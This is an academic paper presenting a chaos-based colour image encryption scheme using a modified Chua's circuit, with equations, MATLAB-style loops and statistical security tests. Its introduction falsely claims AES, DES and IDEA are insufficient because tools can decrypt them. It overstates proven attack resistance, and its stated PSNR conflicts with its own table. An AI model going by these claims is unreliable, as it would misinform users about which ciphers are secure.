*Abstract* – **A new encryption/decryption algorithm has been developed by using a new chaotic circuit, namely modified Chua's circuit (MCC). The importance of MCC is that it exhibits hyper-chaotic behavior for a large parameter regime due to the double frequency dependent nature. The numbers extracted from the solutions of the MCC are transmitted to the new developed algorithm for the encryption and the decryption aims. The scrambling feature, which is implemented at the bit level using the MCC has been applied in the algorithm. Following the encryption procedure, the encrypted colored image has been tested by a variety of tests including the secret key size and secret key sensitivity analysis, histogram analysis, correlation analysis, differential analysis, and information entropy analysis. The results are good and provide an efficient technique for the color image encryption and decryption in the theme of secure communication.**

***Keywords – Modified Chua's circuit, image encryption and decryption, bit level scrambling, color image.***

## I. Introduction

Rapid development on the information and network technology makes the image security an important aspect in terms of communication [1] [2] [3] [4]. Especially, the communications about the important trade projects and military applications have become leading reason for the image cryptography. Traditional encryption methods, for instance, AES, DES, and IDEA have become insufficient no more, because there exist many tools to decrypt the conventional techniques [4-6]. Some of the tools are mentioned as correlation, histogram and bulky data. Thus, innovative encryption methods have become a vital task to ensure the information security in that manner. In principle, there are basically two different stages, i.e. permutation and diffusion can be utilized for the image encryption processes, however the implementation of only one of these stages at the bit or pixel level cannot provide satisfactory security results. Thus, the encryption should reply well towards the decryption techniques. For instance, applying only the exchange property in the bit level can give satisfactory results in both permutation and diffusion stages [6, 7]. That reality enforces us to combine these stages. There exist many novel features, such as high, sensitive, ergodic and random for a chaotic system. According to the literature, these characteristics meet the basic requirements of any kind of image encryption system. Many researchers use chaos-based encryption systems to design and implement novel image encryption schemes [7-10]. The random numbers obtained by any chaotic system have a great advantage for the encryption. Therefore, various chaos-based random number generators have been proposed in literature. The main security for the chaos-based systems is that the outputs never repeat themselves and any external source cannot have the information to decrypt the data. Indeed, a chaotic system can transmit the data to encrypt the image to only a synchronized slave system, thereby that slave system can only decrypt the image for the desired aim [11].

The progress of the technology has facilitated the transmission of large data over the network. Nowadays, multimedia data has become an important element used in network communication. Especially, the spread of color image transmission has revealed security requirements [12-14], however the encryption algorithms designed for gray image generally remain bulky in the color images and also traditional encryption algorithms are poor for color images. In addition to this, in some algorithms developed for the color image encryption, RGB components of the image is encrypted independently of each other which are affect the system negatively in terms of speed [15, 16]. Color image encryption is usually realized at pixel level [17, 18]. However, in recent years, there are many bit level color image cipher schemes in the literature [19-21]. It is known that only the application of permutation at the bit level gives quite satisfactory results for ciphering [6, 7, 22], whereas, since the data size in the color image is high, the design algorithm for a bit level encryption should be as optimized as possible so that it does not give any bad results in terms of speed.

In the present study, a new chaos-based algorithm is proposed. The novelty comes from the algorithm itself and the usage of modified Chua's circuit (MCC) in the ciphering and deciphering. The algorithm combines diffusion and permutation features for a bit level color image encryption. It has also been proven that the proposed system is resistant to any plain text attacks, since the key is built using the SHA-256

[23, 24] algorithm and plain image. The new system also reduces the correlation due to the mixture of three-color image components.

The organization of this page is arranged as follows. In Sec. II, an introduction to the applied MCC system is given. In Sec. III, the proposed algorithm is discussed. The main experimental results and the security analysis are given in the following sections. The paper is closed with brief conclusions section.

## II. Description of Modified Chua's Circuit

For the chaotic number generation, the modified Chua's circuit (MCC) has been used. The MCC system is described as follows [25]:

$$\begin{cases} \dot{x} = y - bx - \frac{1}{2}(a-b)\left[\,|x+\sin(z)| - |\,x-\sin(z)\,|\,\right], \\ \dot{y} = -\beta(y+x) + f\,\sin(v), \\ \dot{z} = \phi, \\ \dot{v} = \omega \end{cases} \tag{1}$$

In the circuit, $a, \mathrm{b}, \phi, \beta, \omega$ are control parameter. The dynamics of equation strictly depend on the parameters [25]. The circuit exhibits complex dynamics of bifurcation and chaos by increasing the driving amplitude from zero upwards [25]. The solution of the equation given by the parameters and initial conditions by Runge-Kutta method are shown in Fig. 1.

## III. Chaos Based Image Encryption Scheme

### A. Generating of the initial conditions of the chaotic system

The keys of the cryptosystem are generated using both plain image and random noises. Indeed, first of all, a 48-bit digest output which is described as *PH* is obtained from the plain image for input to the SHA-2 function. On the other hand, the random noise *PN* is generated at the beginning of each encryption process. Subsequently, a 256-bit digest hash value *H* is generated by executing SHA-2 with the *PH* and *PN* input. So, even if there is a slight difference between the two plain images or there is no difference, the hash values to be generated will be completely different from each other. As a result, all of this indicates that our encryption system can be resistant to against chosen-plaintext, chosen-ciphertext and known-plaintext attacks.

*H* and *PN* can be expressed as a hexadecimal number array.

$$H = [h_1, h_2, \ldots, h_{64}], \tag{2}$$

$$PN = [pn_1, pn_2, \ldots, pn_{12}]. \tag{3}$$

The initial parameters $x_1, y_1, z_1$ and $v_1$ for equation (2) can be derived as follows:

$$\begin{cases} x_1 = hex2dec(H(1:10)) \\ x_{11} = hex2dec(H(11:16)) \\ y_1 = hex2dec(H(17:26)) \\ y_{11} = hex2dec(H(27:32)) \\ z_1 = hex2dec(H(33:42)) \\ z_{11} = hex2dec(H(43:48)) \\ v_1 = hex2dec(H(49:58)) \\ v_{11} = hex2dec(H(59:64)) \end{cases} \tag{4}$$

$$\begin{cases} x_1 = (x_1 * 10^{-11}) + (x_{11} * 10^{-14}) \\ y_1 = (y_1 * 10^{-11}) + (y_{11} * 10^{-14}) \\ z_1 = (z_1 * 10^{-11}) + (z_{11} * 10^{-14}) \\ v_1 = (v_1 * 10^{-11}) + (v_{11} * 10^{-14}) \end{cases} \tag{5}$$

The function *hex2dec*(*H*) is used to convert a hexadecimal number into a decimal number and mod is also the modulus operator.




Figure 1. The chaotic attractors of Modified Chua's Circuit with different initial parameters. (a) $a=-5{,}1, b=-0{,}19, \beta=9{,}71, f=4{,}19, \omega=3{,}9$ *and* $\phi=6{,}7$ (b) $a=-1{,}2, b=-0{,}1, \beta=1{,}7, f=0{,}33, \omega=3$ *and* $\phi=1{,}2$ (c) $a=-3{,}21, \mathrm{b}=0{,}24, \beta=1{,}66, f=-5{,}17, \omega=31{,}33$ *and* $\phi=19{,}11$ (d) $a=-1{,}29, b=1{,}68,$

### B. *Encryption scheme*

The size of the color plain image and ciphered images which are described as *a* matrix-P and matrix-C respectively are defined as $W' X H$ where $W'$ is equals to $W' = W * 3$ and *W* and *H* are the width and height size of the images.

The steps of the encryption system we proposed are as follows:

Step 1. Compute H hash value of P plain image by executing *sha2* function. $H = sha2(P)$

Step 2. Get initial values $(x_1, y_1, z_1, v_1)$ and initial parameter $f$ by Eq. (4) and (5).

Step 3. Get the chaotic numbers *CN* by solving equation whose initial values and first parameters are determined in the previous step, with ode45 Matlab function which utilize Runge-Kutta Method.

$$\begin{aligned} &CN' = W' * H * 8, \quad size(CN) = 1XCN', \\ &\forall n \in \{1,2,...,CN'\} : clength(CN(n)) = 15 \end{aligned} \tag{6}$$

$$\begin{aligned} &CN = abs(CN) \\ &CN = CN(1001 : end) \end{aligned} \tag{7}$$

Suppose that M is a matrix. In that case, the $abs(M)$ function gives the absolute value of each element of the matrix *M*, the $size(M)$ function indicates the size of the matrix and the $clength\,(M(n))$ function indicates the number of digits of the decimal part.

Remove the first thousand chaotic values that could adversely affect the encryption system.

Step 4. Two key matrix $CK$ will be obtained from the obtained chaotic values. The following apply for this.

$$\begin{aligned} &size1 = W' * H * 4 \\ &size(CK) = (size1)X1 \end{aligned} \tag{8}$$

$$CN = dstr(CN,10) \tag{9}$$

$$CN = unq(CN) \tag{10}$$

$$CK' = div12(CN) \tag{11}$$

$$CK = sort(CK') \tag{12}$$

Here, the $dstr(CN,10)$ function takes the last 10 digest of the decimal part of each element of the *CN* matrix and multiply these numbers by 10 to 11. The $unq\ (CN)$ function checks the repetitive values starting from the first element of the matrix and deletes the repeats. The function $div12(CN)$ outputs $CK'$ matrix which is the last b element of the *CN* matrix, where *b* equals $W' * H * 4$. The $sort\ (CK')$ function sorts the $CK$ matrix from small to large and the index numbers of the values listed as output are given.

Step 5. Resize the plain image $P$, for each pixel, starting from component R, sequentially from top to bottom, then left to right, with components G and B. Then, convert each pixel into 8-digit binary format. The $getBinimage(P)$ function applies all these operations to give the *PB* matrix.

$$\begin{aligned} &PB = getBinimage(P) \\ &size(PB) = (W' * H)X8 \end{aligned} \tag{13}$$

The first column of the $PB$ matrix corresponds to the first bit in the binary format of the decimal values corresponding to each row in this matrix. Logic is the same from the 1st column to the 8th column.

Separate the first 4 columns and the last 4 columns, of the binary matrix. Use the following loop for this.

```
for $i = 1:4$
    $PB_1(:,i) = PB(:,i)$;
    $PB_2(:,i+4) = PB(:,i+4)$;
end                                              (14)
$size(PB_1) = (W' * H)X4$
$size(PB_2) = (W' * H)X4$
```

Step 6. Apply mapping method to the $PB_2$ matrix using the *CK* key matrix.

$$\begin{aligned} &PB_2{}' = reshape(PB_2, (W' * H * 4), 1) \\ &PB_2{}'' = PB_2{}'(CK) \\ &PB_2 = reshape\left(PB_2{}'', (W' * H), 4\right) \end{aligned} \tag{15}$$

Here, $reshape(\ )$ is a Matlab function and resizes any matrix according to the values entered.

Step 7. Apply diffusion method to matrices $PB_1$ and $PB_2$ by taking section in $size2$ size from matrix *CK*.

$$\begin{aligned} &size2 = W' * H \\ &CK_2 = reshape(CK, size2, 4) \end{aligned} \tag{16}$$

```
for $i = 1 : size2$
    $sm1 = sum(PB_1(i,:))$;    $sm2 = sum(PB_2(i,:))$;
    if $sm1 == 0$    $sm1 = 4$;    end
    if $sm2 == 0$    $sm2 = 4$;    end                        (17)
    $PB_2(i,:) = bitxor\begin{pmatrix} PB_2(i,:), \\ de2bi(\bmod(CK_2(i, sm1), 15), 4) \end{pmatrix}$;
    $PB_1(i,:) = bitxor\begin{pmatrix} PB_1(i,:), \\ de2bi(\bmod(CK_2(i, sm2), 15), 4) \end{pmatrix}$;
end
```

The $for$ loop above is a Matlab code. Here, the $sum(\ )$ is a total function, the $bitxor(\ )$ function performs bitwise $xor$ logical operation, the $de2bi(\ )$ function returns the bit-level counterpart of any number and the $\mathrm{mod}(\ )$ function is the modulus operator we know.

Step 8. Combine $PB_1$ and $PB_2$ matrices with the following for loop and finally convert the *CB* binary matrix to decimal with $bi2de(\ )$ function.

```
for i = 1 : 4
    $CB(:,i) = PB_1(:,i);$
    $CB(:,i+4) = PB_2(:,i+4);$                    (18)
end
```

$$C = bi2de(CB) \tag{19}$$

### C. Decryption scheme

The ciphered image C is input and the deciphered P is output, as the inverse of the encryption process. The size of the C input which is encrypted image is $W'XH$.

Step 1. To obtain the $CK$ key matrix, steps 3 and 4 of the above encryption scheme are applied in the same order.

Step 2. Similar to step 5 in the encryption scheme, $CB_1$ and $CB_2$ binary matrices whose dimensions are $(W' * H)X4$ are obtained.

Step 3. Apply diffusion method to $CB_1$ and $CB_2$ matrices using $CK$ matrix.

$$size2 = W' * H, \quad CK_2 = reshape(CK, size2, 4) \tag{20}$$

```
for i = 1 : size2
    $sm1 = sum(CB_1(i,:)); \quad sm2 = sum(CB_2(i,:));$
    if $sm1 == 0$   $sm1 = 4;$   end
    if $sm2 == 0$   $sm2 = 4;$   end                                   (21)
    $CB_1(i,:) = bitxor\begin{pmatrix} CB_1(i,:), \\ de2bi(\mathrm{mod}(CK_2(i,sm2),15),4) \end{pmatrix};$
    $CB_2(i,:) = bitxor\begin{pmatrix} CB_2(i,:), \\ de2bi(\mathrm{mod}(CK_2(i,sm1),15),4) \end{pmatrix};$
end
```

The functions used in the loop are mentioned in the encryption scheme.

Step 4. Apply scrambling method to the $CB_2$ matrix using the $CK$ key matrix.

$$\begin{aligned} & CB_2{}' = reshape(CB_2, (W' * H * 4), 1) \\ & CB_2{}''(CK) = CB_2{}' \\ & CB_2 = reshape\left(CB_2{}'', (W' * H), 4\right) \end{aligned} \tag{22}$$

Step 5. Find the decoded *P* matrix from the $CB_1$ and $CB_2$ matrices, similar to step 8 in the encryption scheme.

## IV. Experimental results

For the Modified Chua System, we set the common first parameters $a$=-1,29873441923878, $b$=1,68545974564231, $\beta$ =0,66154482369472 and $f$=0,335986712238496. We generate a 48-bit pre key for the input of *Sha256*( ) function from the plain image, using function preHashKey( ). The secret key calculated by these functions is 2A8649DDF54B044DC1A50329C54B4960010066BA8FD005D4392B536545B04ECE. Using the *getInitialValues*( ) function, we obtain from the key the initial values $(x_1, y_1, z_1, v_1)$.

The size of the Lena and Peppers images which are shown in Fig. 2(c) and (d), respectively are 256X256. The size of the Asianlady and Machine images which are shown in Fig. 2(a) and (b), respectively is *282X424*. The encrypted states of these original images are shown in Fig. 2.

## V. Security and performance analyses

### A. Key space analysis

The high sensitivity to initial conditions is a common feature for chaotic systems. In order to provide a high-security encryption algorithm, the key space should be capable of neutralizing brute-force attacks. The encryption system key includes the initial values ( $x_1, y_1, z_1, v_1$ ).

In general, for systems with chaotic features, the valid precision of the initial conditions can be set to $10^{-14}$ [5], so that the key space can reach $10^{56}$. The key space is $S = 10^{56} \cong 2^{186} > 2^{100}$ [27], so the cryptosystem can cope with brute-force attacks.

### B. Key sensitivity and plain image sensitivity analysis

The slightest change between two initial conditions in chaotic systems can produce completely different state variables sequences. The key for the Modified Chua crypto system is a one-time production, based on the hash value generated by the use of plain image and noise. It can be obtained a completely different encrypted image as the slightest change in the image may change the initial conditions of the chaotic system.

In the Chua system, considering the experimental results, it is revealed that the algorithm is very sensitive to the slightest change in the key. Here we make a one bit change in the plain image Lena which is shown in Fig. 3(a), and its encrypted response is shown in Fig. 3(b). The difference




Figure 2: The original images and their encrypted results. (a) Asianlady, (e) encrypted Asianlady, (b) Machine, (f) encrypted Machine, (c) Lena, (g) encrypted Lena, (d)Peppers and (h) encrypted Peppers.




Figure 3: (a) The Lena image with one bit difference from Fig. 2 (c), (b) Ciphered image of (a), (c) The difference between Fig. 2 (g) and (b).

between Figs. 2(c) and 3(b) is shown in Fig. 3(c). From this, we can conclude that their encrypted images are completely different.

### *C. Resistance to known plaintext and chosen plaintext attacks*

In the proposed algorithm, the key depends on the hash value of the plain image. Therefore, different keys will be produced for different images. The attacker cannot decipher the particular image with the key which is obtained from the other image. As a result, the proposed algorithm may be resistant to the known-plaintext and chosen-plaintext attacks.

### *D. Differential attacks*

In general, in the image encryption schemes, the encrypted image is expected to be completely different from its original form. To measure such a difference, the criterions NPCR [28] and UACI [29] are generally used. On the other hand, the crypto system we recommend should guarantee that the encrypted forms of the two images are completely different, even if there is only one bit difference between them. Table 1 and 2 shows the NPCR and UACI results of 1500 randomly selected pairs and satisfactory values have been reached. As a result, the algorithm is robust against differential attacks.

### *E. Information entropy analysis*

Information entropy can be used to measure randomness [30]. The formula for calculating information entropy is as follows:

$$H(m)=\sum_{i=0}^{2^n-1} p(m_i)\log_2 \frac{1}{p(m_i)} \tag{23}$$

The information entropy of the encrypted image should be close to 8 [31]. This situation makes information difficult to disclose. We use the Eq. (23) to calculate the information entropy of the encrypted images. Table 3 shows the information entropy values of the three components of the encrypted image and ones can be found to be close to 8.

### *F. Correlation coefficient analysis*

There is a relationship between neighboring pixels in an original image. To counteract statistical attacks, the correlation of neighboring pixels in the encrypted image should be minimal. The following formula can be used to calculate the correlation between two adjacent pixels [32].

Table 1: The maximum, minimum and avarage UACI(%) values of different sample images

| Image | Red | | | Green | | | Blue | | |
|---|---|---|---|---|---|---|---|---|---|
| | Max | Mean | Min | Max | Mean | Min | Max | Mean | Min |
| Machine | 34,4256 | 34,2703 | 32,5839 | 34,1472 | 33,5935 | 31,8476 | 40,8492 | 35,3376 | 33,6823 |
| Lena | 34,2537 | 33,1116 | 32,9873 | 33,0569 | 32,4921 | 30,5506 | 32,4175 | 31,8956 | 29,9654 |
| Peppers | 33,4529 | 31,1956 | 28,7253 | 33,9827 | 33,5541 | 32,4592 | 34,0332 | 33,1576 | 32,4583 |

Table 2: The maximum, minimum and avarage NPCR(%) values of different sample images

| Image | Red | | | Green | | | Blue | | |
|---|---|---|---|---|---|---|---|---|---|
| | Max | Mean | Min | Max | Mean | Min | Max | Mean | Min |
| Machine | 99,6117 | 99,5901 | 99,5485 | 99,6018 | 99,5759 | 99,5298 | 99,5867 | 99,5550 | 99,5147 |
| Lena | 99,6126 | 99,5986 | 99,5649 | 99,6292 | 99,6045 | 99,5973 | 99,6093 | 99,5945 | 99,5461 |
| Peppers | 99,6049 | 99,5758 | 99,5712 | 99,6013 | 99,5846 | 99,5788 | 99,5917 | 99,5849 | 99,5729 |

Table 3: Information entropies of the cipher images

| Tested image | Color components | | |
|---|---|---|---|
| | Red | Green | Blue |
| Machine | 7,9905 | 7,9901 | 7,9899 |
| Lena | 7,9887 | 7,9900 | 7,9896 |
| Peppers | 7,9888 | 7,9878 | 7,9978 |

$$r_{xy} = \frac{\operatorname{cov}(x,y)}{\sqrt{D(x)}\sqrt{D(y)}}, \tag{24}$$

$$\operatorname{cov}(x,y) = \frac{1}{N}\sum_{i=1}^{N}(x_i - E(x))(y_i - E(y)), \tag{25}$$

$$E(x) = \frac{1}{N}\sum_{i=1}^{N} x_i, \qquad D(x) = \frac{1}{N}\sum_{i=1}^{N}(x_i - E(x))^2. \tag{26}$$

Fig. 4 shows the correlation of two horizontally, vertically and diagonal adjacent pixels in the plain image Lena and its ciphered image. From here, we can find that the correlation between neighboring pixels greatly decreases.

Table 4 shows the correlation between plain images and their encrypted states. The results show that the correlation between the adjacent pixels of their encoded images is very small, whereas the correlation between the plain images is quite high, so the encryption is effective.

### *G. Histogram analysis*

Histogram analysis is to show the distribution of the pixel values of the image. According to the simulation results shown in Fig. 5, the histogram of the encrypted image is uniform and is completely different from the histogram of the original image.

### *H. Resisting noise attack analysis*

The encoded image is inevitably exposed to many kinds of noise as it passes through real communication channels. This noise can cause problems during the acquisition of the original image. Therefore, the algorithm must be noise resistant so that the encryption system can be valid. The Peak Signal-to-Noise Ratio (PSNR) is used to measure the quality of the decoded image after the attack. For the components of the image, PSNR can be calculated as follows [33]:

$$PSNR = 10 \times \log_{10}\left(\frac{255 \times 255}{MSE}\right)(dB) \tag{27}$$

$$MSE = \frac{1}{mn}\sum_{i=1}^{m}\ \sum_{i=1}^{n}\left\| I_1(i,j) - I_2(i,j)\right\|^2 \tag{28}$$




Figure 4: Correlations between the plain image and the ciphered image. (a) Diagonal distribution of plain Lena, (b) horizontal distribution of ciphered Lena, (c) vertical distribution of ciphered Lena and (d) diagonal distribution of ciphered Lena

Here MSE is mean square error between the decrypted image $I_2(i, j)$ and the original image $I_1(i, j)$, and $m$ and $n$ denote the width and height of the image, respectively.

Fig. 6 shows the encrypted image Lena which exposure to the Salt Pepper noise with different density of this and its deciphered ones. The MSE and PSNR of these decoded images are shown in Table 5. From this Table 5 and Fig. 3, we can find that the original Lena image is recovered, which is noticeable, the PSNR value is about 30 dB, and the decoded images are highly correlated. This means that the decoded images are very close to the original image. Thus, it can be concluded that the proposed algorithm is resistant to resisting noise attacks to some degree.

Table 4: Correlation coefficients of the original images and their ciphered images

| Correlation | Plain image | | | Ciphered image | | |
|---|---|---|---|---|---|---|
| | Vertical | Horizontal | Diagonal | Vertical | Horizontal | Diagonal |
| Machine (Fig. 2(b) and (f)) | 0, 9813 | 0,9849 | 0,9812 | -0,0039 | 0,0114 | -0,0288 |
| Lena (Fig. 2(c) and (g)) | 0,9757 | 0,9403 | 0,9238 | 0,0481 | -0,0266 | 0,0281 |
| Peppers (Fig. 2(d) and (h)) | 0,9577 | 0,9516 | 0,8918 | -0,0194 | 0,0342 | -0,0249 |
| | | | | | | |




Figure 5: Histogram of plain image Lena (a) and encrypted image Lena (b).




Figure 6: The ciphered images, (a)-(c) with salt & pepper noise, the deciphered images, (d)-(f) with salt & pepper noise. (a) and (d) Salt & pepper noise, d=0,0001. (b) and (e) Salt % pepper noise, d=0,0003. (c) and (f) Salt & pepper noise, d=0,0005.

Table 5: Quantitative results of resisting noise attack

| Density | MSE | | | PSNR | | |
|---|---|---|---|---|---|---|
| | Red | Green | Blue | Red | Green | Blue |
| 0,0001 | 1,1572 | 0,9717 | 1,1319 | 47,4963 | 48,2551 | 47,5924 |
| 0,0003 | 2,6170 | 3,0206 | 2,3495 | 43,9527 | 43,3298 | 44,4210 |
| 0,0005 | 6,2007 | 6,1680 | 4,7938 | 40,2063 | 40,2293 | 41,3239 |

## VI. Conclusions

A new encryption/decryption algorithm has been developed for the encryption and the decryption of the images by using the modified Chua's circuit (MCC) system which exhibits hyper-chaotic behavior for a large parameter regime due to the double frequency dependent nature. The bit level scrambling feature which is implemented at the bit level and novel diffusion system using the MCC has been applied in the algorithm.

Following the encryption procedure, the encrypted colored image has been tested by a variety of tests including the secret key size and secret key sensitivity, histogram analysis, correlation analysis, differential analysis and information entropy analysis. The results of the analyses that the proposed algorithm is quite effective and provide an efficient technique for the color image encryption and decryption in the theme of secure communication.

## References

[1] *Alvarez, G., & Li, S. (2006). Some basic cryptographic requirements for chaos-based cryptosystems. International Journal of Bifurcation and Chaos, 16(08), 2129-2151..*

[2] *Liu, H., Kadir, A., & Niu, Y. (2014). Chaos-based color image block encryption scheme using S-box. AEU-international Journal of Electronics and Communications, 68(7), 676-686..*

[3] *Fridrich, J. (1998). Symmetric ciphers based on two-dimensional chaotic maps. International Journal of Bifurcation and chaos, 8(06), 1259-1284..*

[4] *Chen, G., Mao, Y., & Chui, C. K. (2004). A symmetric image encryption scheme based on 3D chaotic cat maps. Chaos, Solitons & Fractals, 21(3), 749-761..*

[5] *Stinson, D. R. (2005). Cryptography: theory and practice. CRC press..*

[6] *Fu, C., Lin, B. B., Miao, Y. S., Liu, X., & Chen, J. J. (2011). A novel chaos-based bit-level permutation scheme for digital image encryption. Optics communications, 284(23), 5415-5423..*

[7] *Zhu, Z. L., Zhang, W., Wong, K. W., & Yu, H. (2011). A chaos-based symmetric image encryption scheme using a bit-level permutation. Information Sciences, 181(6), 1171-1186..*

[8] *Guan, Z. H., Huang, F., & Guan, W. (2005). Chaos-based image encryption algorithm. Physics Letters A, 346(1-3), 153-157..*

[9] *Xiao, D., Liao, X., & Wei, P. (2009). Analysis and improvement of a chaos-based image encryption algorithm. Chaos, Solitons & Fractals, 40(5), 2191-2199..*

[10] *Wang, Y., Wong, K. W., Liao, X., Xiang, T., & Chen, G. (2009). A chaos-based image encryption algorithm with variable control parameters. Chaos, Solitons & Fractals, 41(4), 1773-1783..*

